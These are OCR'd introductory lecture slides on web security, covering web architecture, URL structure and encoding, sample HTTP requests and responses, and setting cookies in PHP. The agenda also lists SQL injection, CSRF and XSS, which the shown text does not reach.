Web Security

Viet Tung Hoang

The slides are loosely based on the book “Internet Security: A hands-on approach” by Kevin Du and material by Prof. Stefano Tessaro, University of Washington

Agenda

1. Overview

2. SQL Injection


3. Cross-site Request Forgery


4. Cross-site Scripting

Web Architecture

Client browser

Server




pages.cs.wisc.edu/~rist/642-fall-2011/

Network security **Oct 11, 2011**	• NMAP Manual • Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, by Ptacek and Newsham Slides (PDF)
Network security **Oct 13, 2011**	BGP/S-BGP, DNS/DNSsec, • DNS cache poisoning, by Steve Friedl • A survey of BGP security, Butler et al. Slides (PDF)
Network security **Oct 18, 2011**	Guest lecture by David Parter
Network security **Oct 20, 2011**	Guest lecture by David Parter
Cryptography **Oct 25, 2011**	Overview of TLS (HTTPS), symmetric encryption, classical encryption, Shannon security, one-time pad encryption • A Method for Obtaining Digital Signatures and Public Key Cryptosystems, by Rivest, Shamir, and Adleman • Communication Theory of Secrecy Systems, by Shannon (for reference only) • RFC 5246: Transport Layer Security (TLS) Protocol Version 1.2, by Dierks and Rescorla (for reference only) Slides (PDF)

Render response contents in browser

Caveat: displaying one single webpage may entail multiple requests

Some Basics of HTTP

Every HTTP request is for a certain URL – **Uniform Resource Locator**

$$\underbrace{\texttt{http}}_{\text{protocol}}\texttt{://}\underbrace{\texttt{www.cis4360.com}}_{\text{hostname}}\texttt{:}\underbrace{\texttt{3500}}_{\text{port}}\underbrace{\texttt{/calendar/index.html}}_{\text{path}}$$

Here index.html is a **static** file returned by the server

Some Basics of HTTP

Every HTTP request is for a certain URL – **Uniform Resource Locator**


$$\texttt{http://www.cis4360.com/calendar/render.php?}\underbrace{\texttt{gsessionid=OK}}_{\text{query}}$$

File render.php generates **dynamic** content according to client’s query

URL’s only allow ASCII-US characters. **Encode** other characters:

%0A = newline   %20 = space


HTTP Request



```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats
```

GET : no side effect   POST : possible side effect

HTTP Response



```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: …
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Contents usually contains:

- HTML code for hypertext contents
- JavaScript code, links to embedded objects

Maintaining State

Typical client/server apps


- Server is **stateful**: keep a dedicated process until client terminates

Web app:

- Server is **stateless** for performance and scalability

Why don’t we have to log in after every page load?

How To Keep State: Cookies



Setting Cookies


Generate cookie on server side:

```
<?php
  setcookie('cookieA', 'aaaaaa');
  setcookie('cookieB', 'bbbbbb', time() + 3600);

  echo "<h2>Cookies are set</h2>"
?>
```

Corresponding HTTP response:

